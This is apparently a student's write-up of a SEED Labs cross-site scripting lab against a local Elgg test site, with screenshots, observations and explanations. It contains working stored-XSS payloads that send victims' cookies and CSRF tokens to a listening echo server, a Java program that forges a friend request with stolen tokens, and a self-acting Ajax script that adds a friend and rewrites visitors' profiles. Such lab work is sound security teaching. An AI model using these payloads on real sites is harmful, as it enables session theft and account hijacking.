

### Lab 9 Cross-Site Scripting (XSS) Attack Lab

Task1:

[Edit profile](#)

My display name

Samy

About me

[Remove editor](#)

Public

Brief description

<script>alert("XSS");</script>

Fig 1.1 Samy added the script '<script>alert("XSS");</script>'





Fig 1.2 Alice logged in, and view Samy's profile then an alert window came out.



A screenshot of a code editor window titled "myscript.js". The window shows the following JavaScript code:

```
function hack_tokens() {
    alert("Hello");
}
window.onload = hack_tokens;
```

Fig 1.3 myscript.js file

---

## Edit profile

### My display name

Samy

### About me

[Remove editor](#)



Word count: 1 p

Public

### Brief description

<script src="http://www.xsslavelgg.com/myscript.js" type="text/javascript"></script>

Public

Fig 1.4 myscript.js file was linked in Samy's profile.




Fig 1.5 Alice viewed the profile of Samy, and a window was alerted.

#### Observation and Explanation:

1. Samy added the script code '`<script>alert("XSS");</script>`' in his brief description. When Alice view his profile the browser would parse the html file of Samy's profile. The code '`<script>alert("XSS");</script>`' would be considered as normal code and then made the alert window.
2. As fig 1.4, the code '`<script src="http://www.xsslabelgg.com/myscript.js" type="text/javascript"></script>`' was added in Samy's profile. The myscript.js file was like fig 1.3. When Samy refreshed the page, the window was alerted. The idea was the same as the first description.

#### Task2:

## Edit profile

### My display name

Samy

### About me

[Remove editor](#)

Public

### Brief description

<script>alert(document.cookie);</script>

Fig 2.1 add script '<script>alert(document.cookie);</script>' in Samy's profile




Fig 2.2 When Alice view Samy's profile an alert window came out.

### Observation and Explanation:

After Samy modified his file, alice could get the alert window to see her own cookie contents when she viewed the profile of Samy. `<script>alert(document.cookie);</script>` is the code to alert the cookie contents. When Alice use her own web browser to view Samy's profile. The cookie of Alice would be used to alert.

**Task3:**

The terminal window shows the following sequence of commands and output:

```
[11/07/2016 11:23] seed@ubuntu:~/Desktop/lab9/echoserver$ ls  
echoserv.c helper.c helper.h Makefile README  
[11/07/2016 11:26] seed@ubuntu:~/Desktop/lab9/echoserver$ make  
gcc -o echoserv.o echoserv.c -c -ansi -pedantic -Wall  
echoserv.c: In function 'main':  
echoserv.c:66:5: warning: implicit declaration of function 'memset' [-Wimplicit-function-declaration]  
echoserv.c:66:5: warning: incompatible implicit declaration of built-in function  
  'memset' [enabled by default]  
echoserv.c:103:2: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]  
echoserv.c:103:28: warning: incompatible implicit declaration of built-in function  
  'strlen' [enabled by default]  
gcc -o helper.o helper.c -c -ansi -pedantic -Wall  
gcc -o echoserv echoserv.o helper.o -Wall  
[11/07/2016 11:26] seed@ubuntu:~/Desktop/lab9/echoserver$ ls  
echoserv echoserv.o helper.h Makefile  
echoserv.c helper.c helper.o README  
[11/07/2016 11:26] seed@ubuntu:~/Desktop/lab9/echoserver$ ./echoserv 5555
```

Fig 3.1 start the TCP server to listen the port 5555

The screenshot shows a user profile editing interface. The top navigation bar includes links for Activity, Blogs, Bookmarks, Files, Groups, More, and a search bar. On the right, there are 'Edit' buttons for various profile sections.

**Edit profile**

**My display name**  
Samy

**About me** Remove editor

Word count: 9 p » script

**Brief description**

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

Public

Fig 3.2 write code script code in brief description of samy

```

function-declaration]
echoserv.c:66:5: warning: incompatible implicit declaration of built-in function
'memset' [enabled by default]
echoserv.c:103:2: warning: implicit declaration of function 'strlen' [-Wimplicit-
-function-declaration]
echoserv.c:103:28: warning: incompatible implicit declaration of built-in functi-
on 'strlen' [enabled by default]
gcc -o helper.o helper.c -c -ansi -pedantic -Wall
gcc -o echoserv echoserv.o helper.o -Wall
[11/07/2016 11:26] seed@ubuntu:~/Desktop/lab9/echoserver$ ls
echoserv echoserv.o helper.h Makefile
echoserv.c helper.c helper.o README
[11/07/2016 11:26] seed@ubuntu:~/Desktop/lab9/echoserver$ ./echoserv 5555
GET /?c=Elgg%3Ddeg923u3hipko5lh5gqaci6m31 HTTP/1.1
GET /?c=Elgg%3Dq3fgkffn0h4vd93u3ed9m7o2j6 HTTP/1.1

```

Fig 3.3 When Alice viewed the profile of Samy, Samy's echo server code received the cookies.

#### Observation and Explanation:

1. The script -- <script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');</script> Samy used is to make a http get request. The IP and port number is specified, and the contents were document.cookie. So that the cookie of Alice was sent to Samy. Samy accept the cookie like fig 3.3.
2. In Fig 3.3, the first line was a get request sent by Samy himself. It happened at Samy saved his profile modification. The second one was sent from Alice. It happened at Alice viewed Samy's profile.

#### Task4:

The screenshot shows a web browser window for the XSS Lab Site. The URL is www.xsslabelgg.com/profile/samy. The page displays a user profile for 'Samy' with a placeholder profile picture. Below the profile picture are buttons for 'Remove friend', 'Report user', and 'Send a message'. To the right of the profile picture, there is a 'Brief description:' field which is currently empty. A 'Live HTTP headers' tool is overlaid on the browser window, capturing the request sent to add Samy as a friend. The captured request shows the following details:

```

HTTP Headers
http://www.xsslabelgg.com/action/friends/add?friend=42&_elgg_ts=1478541126&_elgg_token=ca9341cca85daf648ec71cf54e30d4fH
GET /action/friends/add?friend=42&_elgg_ts=1478541126&_elgg_token=ca9341cca85daf648ec71cf54e30d4fH
Host: www.xsslabelgg.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=uvluh7mv19mn8lkevu6t99l2c4
Connection: keep-alive

HTTP/1.1 302 Found
Date: Mon, 07 Nov 2016 17:52:43 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

```

Fig 4.1 use Boby's account to add Samy as friend.

## Edit profile

### My display name

Samy

### About me

Add editor

```
<script>
var x_anchor = document.getElementsByClassName('elgg-button');
    var href = "";
    var i;
    for ( i = 0; i < x_anchor.length; i++) {
        if (x_anchor[i].text == 'Add friend') {
            href = x_anchor[i].href;
            break;
        }
    }
var str = "<img src=http://127.0.0.1:5555?c=" + escape(href) + ">";
document.write(str);
var cok = "<img src=http://127.0.0.1:5555?c=" + escape(document.cookie) + ">";
document.write(cok);
</script>
```

Public

Fig 4.2 logged in Samy's account and wrote the code in his profile





Fig 4.3 logged in Alice's account to view profile of Samy. Echoserver received the get request.



```

1 import java.io.*;
2 import java.net.*;
3 public class HTTPSsimpleForge {
4     public static void main(String[] args) throws IOException {
5         try {
6             int responseCode;
7             InputStream responseIn=null;
8             String requestDetails = "&_elgg_ts=1478564767&_elgg_token=acf1441936a714073d599a6c35f22422";
9             // URL to be forged.
10            URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
11            // URLConnection instance is created to further parameterize a
12            // resource request past what the state members of URL instance
13            // can represent.
14            HttpURLConnection urlConn = (HttpURLConnection)url.openConnection();
15            if (urlConn instanceof HttpURLConnection) {
16                urlConn.setConnectTimeout(60000);
17                urlConn.setReadTimeout(90000);
18            }
19            // addRequestProperty method is used to add HTTP Header Information.
20            // Here we add User-Agent HTTP header to the forged HTTP packet.
21            // Add other necessary HTTP Headers yourself. Cookies should be stolen
22            // using the method in task3.
23            urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
24            urlConn.addRequestProperty("Cookie","Elgg=5er9vnm96gtthkm8lglndd4g0");
25            //HTTP Post Data which includes the information to be sent to the server.
26            String data = "name=...&guid=..";
27            // DoOutput flag of URL Connection should be set to true
28            // to send HTTP POST message.
29            urlConn.setDoOutput(true);
30            // OutputStreamWriter is used to write the HTTP POST data
31            // to the url connection.
32            OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream());
33            wr.write(data);
34            wr.flush();
35            // HttpURLConnection a subclass of URLConnection is returned by
36            // url.openConnection() since the url is an http request.
37            if (urlConn instanceof HttpURLConnection) {

```

Fig 4.4 the java code to send Http Request




Fig 4.5 compile and run HTTPSsimpleForge code then Samy beame a friend of Alice.

**Observation and Explanation:**

- Fig 4.1, Boby added Samy as a friend and used live http headers to capture the request.

2. Fig 4.2, Samy wrote the code in his profile. The code was designed according to Fig 4.1. This code would trans href and cookie. Href was belong to 'Add friend' button.
3. As fig 4.3, when alice viewed Samy's profile, echo server received two string:

GET

```
?c=http%3A//www.xsslabelgg.com/action/friends/add%3Ffriend%3D42%26__elgg_ts%3D147  
8564767%26__elgg_token%3Dacf1441936a714073d599a6c35f22422 HTTP/1.1  
GET /?c=Elgg%3Du5er9vmm96qtthkm8lgIndd4g0 HTTP/1.1
```

The first line was 'Add friend' button href, the second line is Alice's cookie. These strings were received by Samy.

4. As Fig 4.4, the java code was used to send the forged request to add the friend 'Samy' for Alice. The code was modified with Alice's cookie and Alice's secret tokens.
5. From fig 4.5, I made the forge request work well. Alice added Samy as a friend.
- 6.

Task5:

The screenshot shows a web browser window for the 'elgg' site. The title bar says 'elgg.' and the main header features the text 'XSS Lab Site'. Below the header is a blue navigation bar with links for 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More'. The main content area displays a user profile for 'Alice'. On the left, there is a placeholder for an avatar with a 'Edit avatar' button below it. To the right, the user name 'Alice' is displayed in blue text. At the bottom of the profile section, there are buttons for 'Edit profile' and 'Blogs'.

Fig5.1 logged in Alice account clear her description and her friend list.

Activity Blogs Bookmarks Files Groups ▾ More

## Edit profile

**My display name**

Samy

**About me**

Add editor

Public

**Brief description**

Samy is my hero

Public

Fig 5.2 a) edit Samy's profile to make a real request to show the request structure.

Cross-Site Scripting Attack ... XSS Lab Site: Samy

www.xsslabelgg.com/profile/samy

Most Visited Getting Started Seed Labs elgg

# XSS Lab Site

Activity Blogs Bookmarks Files Groups

Samy

Brief description: Samy is my hero

HTTP Headers

http://www.xsslabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1

Host: www.xsslabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://www.xsslabelgg.com/profile/samy/edit

Cookie: Elgg-p2h07kf1fz2h1u5hhj9irc73

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 493

\_elgg\_token=78ce9315c51f3af296f7442506b4d13d&\_elgg\_ts=1478612250&name=Samy&description=&accesslevel%5Bdescription%5D=2&briefdescription=Samy+is+my+hero&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=42

Save All... Replay... Capture Clear Close

Fig 5.2 b) edit Samy's profile to make a real request to show the request structure.

```

1  function sendRequest() {
2      //to edit profile of the
3      var Ajaxfriend = null;
4      // Construct the header information for the HTTP request
5      Ajaxfriend = new XMLHttpRequest();
6      var urlfriend ="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_token
7      + elgg.security.token.__elgg_token
8      + "&__elgg_ts=" + elgg.security.token.__elgg_ts;
9      Ajaxfriend.open("GET",urlfriend,true);
10     Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");
11     Ajaxfriend.setRequestHeader("Keep-Alive","300");
12     Ajaxfriend.setRequestHeader("Connection","keep-alive");
13     Ajaxfriend.setRequestHeader("Cookie",document.cookie);
14     Ajaxfriend.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
15     Ajaxfriend.send();
16     //to edit profile of the person logging in
17     var Ajaxprofile = null;
18     Ajaxprofile = new XMLHttpRequest();
19     var urlprofile = "http://www.xsslabelgg.com/action/profile/edit";
20     Ajaxprofile.open("POST",urlprofile,true);
21     Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.com");
22     Ajaxprofile.setRequestHeader("Keep-Alive","300");
23     Ajaxprofile.setRequestHeader("Connection","keep-alive");
24     Ajaxprofile.setRequestHeader("Cookie",document.cookie);//have cookie
25     Ajaxprofile.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
26     if(elgg.session.user.guid != 42)
27     {
28         var content=__elgg_token+ elgg.security.token.__elgg_token
29         + "&__elgg_ts=" + elgg.security.token.__elgg_ts
30         + "&name=" + elgg.session.user.name
31         + "&briefdescription=" + "Samy is my hero"
32         + "&accesslevel[briefdescription]=2"
33         + "&guid=" + elgg.session.user.guid;
34     }// Send the HTTP
35     Ajaxprofile.send(content);
36 }
37 window.onload = sendRequest;

```

Fig 5.3 used ajax request to forge get and post request.

## Edit profile

### My display name

Samy

### About me

[Remove editor](#)



Word count: 1 p

Public ▾

### Brief description

<script src="http://www.xsslalab.com/myscript.js" type="text/javascript"></script>

Public ▾

Fig 5.4 linked the myscript.js file to Samy's page.

# XSS Lab Site

Activity Blogs Bookmarks Files Groups ▾ More

## All Site Activity

All Mine Friends Show All

Alice is now a friend with Samy just now

Alice is now a friend with Samy 13 hours ago

Fig 5.5 When Alice logged in her account and view Samy's profile, she became a friend of him.



Fig 5.6 Alice logged in her account and view Samy's profile, her brief description was edited.

## Edit profile

### My display name

Samy

### About me

Add editor

```
<script type="text/javascript">// <![CDATA[  
var Ajaxfriend=null;Ajaxfriend=new XMLHttpRequest();var urlfriend="http://www.xsslabelgg.com/action  
/friends/add?friend=42&__elgg_token="+elgg.security.token.__elgg_token+"&  
__elgg_ts="+elgg.security.token.__elgg_ts;Ajaxfriend.open("GET",urlfriend,true);  
Ajaxfriend.setRequestHeader("Host","www.xsslabelgg.com");Ajaxfriend.setRequestHeader("Keep-  
Alive","300");Ajaxfriend.setRequestHeader("Connection","keep-alive");  
Ajaxfriend.setRequestHeader("Cookie",document.cookie);Ajaxfriend.setRequestHeader("Content-  
Type","application/x-www-form-urlencoded");Ajaxfriend.send();var Ajaxprofile = null;Ajaxprofile = new  
XMLHttpRequest();var urlprofile = "http://www.xsslabelgg.com/action/profile  
/edit";Ajaxprofile.open("POST",urlprofile,true);Ajaxprofile.setRequestHeader("Host","www.xsslabelgg.co  
m");Ajaxprofile.setRequestHeader("Keep-  
Alive","300");Ajaxprofile.setRequestHeader("Connection","keep-  
alive");Ajaxprofile.setRequestHeader("Cookie",document.cookie);Ajaxprofile.setRequestHeader("Content-  
Type","application/x-www-form-urlencoded");if(elgg.session.user.guid != 42){var  
content="__elgg_token="+elgg.security.token.__elgg_token+"&  
__elgg_ts="+elgg.security.token.__elgg_ts+"&name="+elgg.session.user.name+"&  
briefdescription='"+Samy is my hero too"+ "&accesslevel[briefdescription]=2"&  
guid="+elgg.session.user.guid;}Ajaxprofile.send(content);
```

Public

Fig 5.7 add script code in Samy's profile

The screenshot shows a user profile for 'Alice'. On the left, there is a large placeholder for an avatar, with two buttons below it: 'Edit avatar' and 'Edit profile'. To the right of the placeholder is the user's name, 'Alice', and a brief description box containing the text 'Brief description: Samy is my hero too'. At the bottom of the profile card, there is a small 'Blogs' tab.

Fig 5.8 When Alice viewed Samy's profile, Alice's description was changed.

#### Observation and Explanation:

1. Fig 5.1 showed that I cleared the Alice's friend list and her profile description for next attack tasks demonstration.
2. As fig 5.2a and fig 5.2 b, I edited the profile of Samy to make real http request to be captured by http live headers. The record of http live headers would let me know how to forge the Ajax request to be sent to server.
3. Fig 5.3 was my code which was forged according to Fig 5.2a and 5.2 b. This code was used to send get request to add friend, and post request to modify profile. This code was wrote on the file named myscript.js
4. Fig 5.4 was showed that I used the script below:  

```
<script src="http://www.xsslabe.com/myscript.js" type="text/javascript"></script>
```

to linked the code to my profile.
5. Fig 5.5 showed that Alice added Samy as friend automatically, after she view the profile of Samy. The browser parsed the link, and then parse myscript.js file to make two requests. Fig 5.6 showed that Alice's description was changed.
6. Fig 5.7 showed I add all the code into Samy's about me profile. The code was modified to delete the unnecessary space and new lines and all the comments. This code was used to make a new attack like above one.
7. As fig 5.8, Alice became a friend of Samy, after she viewed the Samy's profile. It means that the code in Fig 5.7 works well like the code in fig 5.3.

**Task6:**

